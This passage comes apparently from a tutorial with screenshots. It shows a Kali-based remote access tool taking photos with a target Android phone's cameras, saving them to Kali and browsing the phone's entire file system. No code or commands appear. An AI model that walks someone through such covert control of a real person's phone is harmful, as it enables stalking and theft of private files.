
As you can see the server can control both the front and back camera of the target Android phone.

This part of the page has been
intentionally left blank




If you want to click a photo with target phone's camera, just select the camera you want and click on "snap".

This part of the page has been
intentionally left blank




This part of the page has been
intentionally left blank




You can save the captured photograph to Kali using the save option. The File manager section give us access to the entire file system on the target Android phone.

This part of the page has been
intentionally left blank



